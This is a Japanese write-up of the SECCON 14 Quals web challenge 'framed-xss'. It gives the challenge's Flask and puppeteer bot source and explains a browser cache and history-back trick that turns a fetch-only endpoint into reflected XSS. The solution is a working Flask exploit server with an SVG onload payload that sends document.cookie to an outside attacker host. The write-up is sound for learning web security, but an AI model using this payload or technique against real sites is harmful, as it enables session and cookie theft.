
- Source: SECCON 14 Quals
- Author: Ark
iframe sandbox内に任意のhtmlを挿入することができるwebアプリ。これでどうにかしてXSSするという問題。
app.py
from flask import Flask, request

app = Flask(__name__)


@app.get("/")
def index():
    return """
<body>
  <h1>XSS Challenge</h1>
  <form action="/">
    <textarea name="html" rows="4" cols="36"></textarea>
    <button type="submit">Render</button>
  <form>
  <script type="module">
    const html = await fetch("/view" + location.search, {
      headers: { "From-Fetch": "1" },
    }).then((r) => r.text());
    if (html) {
      document.forms[0].html.value = html;
      const iframe = document.createElement("iframe");
      iframe.setAttribute("sandbox", "");
      iframe.srcdoc = html;
      document.body.append(iframe);
    }
  </script>
</body>
    """.strip()


@app.get("/view")
def view():
    if not request.headers.get("From-Fetch", ""):
        return "Use fetch", 400
    return request.args.get("html", "")


if __name__ == "__main__":
    app.run(debug=True, host="0.0.0.0", port=3000)
conf.js
import puppeteer from "puppeteer";

export const challenge = {
  name: "framed-xss",
  appUrl: new URL("http://web:3000"),
  rateLimit: 4, // max requests per 1 minute
};

export const flag = {
  value: process.env.FLAG,
  validate: (flag) => typeof flag === "string" && /^SECCON\{.+\}$/.test(flag),
};

const sleep = (ms) => new Promise((resolve) => setTimeout(resolve, ms));

export const visit = async (url) => {
  console.log(`start: ${url}`);

  const browser = await puppeteer.launch({
    headless: true,
    executablePath: "/usr/bin/chromium",
    args: [
      "--no-sandbox",
      "--disable-dev-shm-usage",
      "--js-flags=--noexpose_wasm,--jitless",
      "--disable-features=HttpsFirstBalancedModeAutoEnable",
    ],
  });

  const context = await browser.createBrowserContext();

  try {
    await context.setCookie({
      name: "FLAG",
      value: flag.value,
      domain: challenge.appUrl.hostname,
      path: "/",
    });

    const page = await context.newPage();
    await page.goto(url, { timeout: 3_000 });
    await sleep(5_000);
    await page.close();
  } catch (e) {
    console.error(e);
  }

  await context.close();
  await browser.close();

  console.log(`end: ${url}`);
};
/viewがhtmlをそのまま返しているのでXSSできそうだが、From-Fetchヘッダが無いと何も返してくれない。
@app.get("/view")
def view():
    if not request.headers.get("From-Fetch", ""):
        return "Use fetch", 400
    return request.args.get("html", "")
XSSは不可能に思えるが、htmlをクエリパラメータから取ってそのままiframeへ挿入するのではなく、わざわざ/viewを叩いてそのレスポンスを挿入しているのが気になる。ブラウザのcacheを利用するような雰囲気を感じた。
<script type="module">
  const html = await fetch("/view" + location.search, {
    headers: { "From-Fetch": "1" },
  }).then((r) => r.text());
  if (html) {
    document.forms[0].html.value = html;
    const iframe = document.createElement("iframe");
    iframe.setAttribute("sandbox", "");
    iframe.srcdoc = html;
    document.body.append(iframe);
  }
</script>
実験していると、
-
http://framed-xss.seccon.games:3000/view?html=%3Cscript%3Ealert(document.domain)%3C/script%3Eへアクセス -
http://framed-xss.seccon.games:3000/?html=%3Cscript%3Ealert(document.domain)%3C/script%3Eへアクセス - ブラウザの戻るボタンを押す
という手順でXSSが発火した。

bot上でもこれと同じことができないか。
window.openを用いて試してみると、同一origin上からならこの方法でXSSを発火させることができた。しかし、異なるorigin(自分がホストしているサーバー)では発火せず、Use fetchと表示されてしまう。
const origin = "http://framed-xss.seccon.games:3000";
const payload = `<script>alert(origin)<\/script>`;
const sleep = (ms) => new Promise(r => setTimeout(r, ms));

const solve = async () => {
    let w = await window.open(origin + "/view?html=" + encodeURIComponent(payload));
    await sleep(1000);
    w.location = await origin + "/?html=" + encodeURIComponent(payload);
    await sleep(1000);
    w.location = await URL.createObjectURL(new Blob([`<script>history.go(-2)<\/script>`], { type: 'text/html' }));
}
solve();
これはchromeのinitiatorによる挙動(firefoxならこれで通るらしい)で、詳しくは理解していないが、iframeに挿入する時のfetchとwindow.open()は異なるorigin上で実行されるため、cache-keyが異なる状態になってしまうらしい。
では、Use fetchがキャッシュされていない(iframeに挿入する時しか/viewにアクセスしていない)ような履歴を作ることはできないだろうか。パズルの時間だ。
結論を言ってしまうと、レスポンスがexploit.htmlとredirect(".../view")のどちらを返すかを良い感じに切り替えてしまうサーバーを実装すれば良い。順を追って説明すると、
- botが攻撃者サーバーへアクセスし、htmlを得る
- html内の
window.open()で問題サーバーを開く -
/viewをfetchした結果がiframeに挿入される(ブラウザ上にこのレスポンスがキャッシュされることを期待する) -
history.back()で問題サーバーの/viewへ戻るような履歴を用意する
4.1.history.back()で攻撃者サーバーへ戻ってくるようなページへ遷移させる
4.2. 攻撃者サーバーへ戻ってきたら問題サーバーの/viewにリダイレクトさせれば良い - 3でキャッシュされたXSSペイロードが発火
これを実装するとこうなる。
from flask import Flask, redirect
from urllib.parse import quote
import json

def encodeURIComponent(str):
    return quote(str, safe='~()*!.\'')

app = Flask(__name__)

target = "http://web:3000"
payload = "<svg/onload=fetch('https://attacker.claustra01.net/flag?f='+document.cookie);alert(1)>"
visited = True


@app.after_request
def add_headers(response):
    response.headers["Cache-Control"] = "no-store, no-cache"
    return response


@app.get("/")
def index():
    global visited
    visited = not visited

    if not visited:
        return """
<script>
    const sleep = (ms) => new Promise(r => setTimeout(r, ms));
    const solve = async () => {
        window.open("{target}" + "/?html=" + encodeURIComponent(`{payload}`));
        await sleep(1000);
        location = URL.createObjectURL(new Blob([`<svg/onload="setTimeout(()=>history.back(), 1000)">`], { type: 'text/html' }))
    }
    solve()
</script>
""".replace("{target}", target).replace("{payload}", payload)

    else:
        return redirect(f"{target}/view?html={encodeURIComponent(payload)}")


app.run("0.0.0.0", 50000)
このサーバーを自分でホストし、そのURLを報告すると/flagにflagが飛んできた。
SECCON{New_fe4tur3,n3w_bypa55}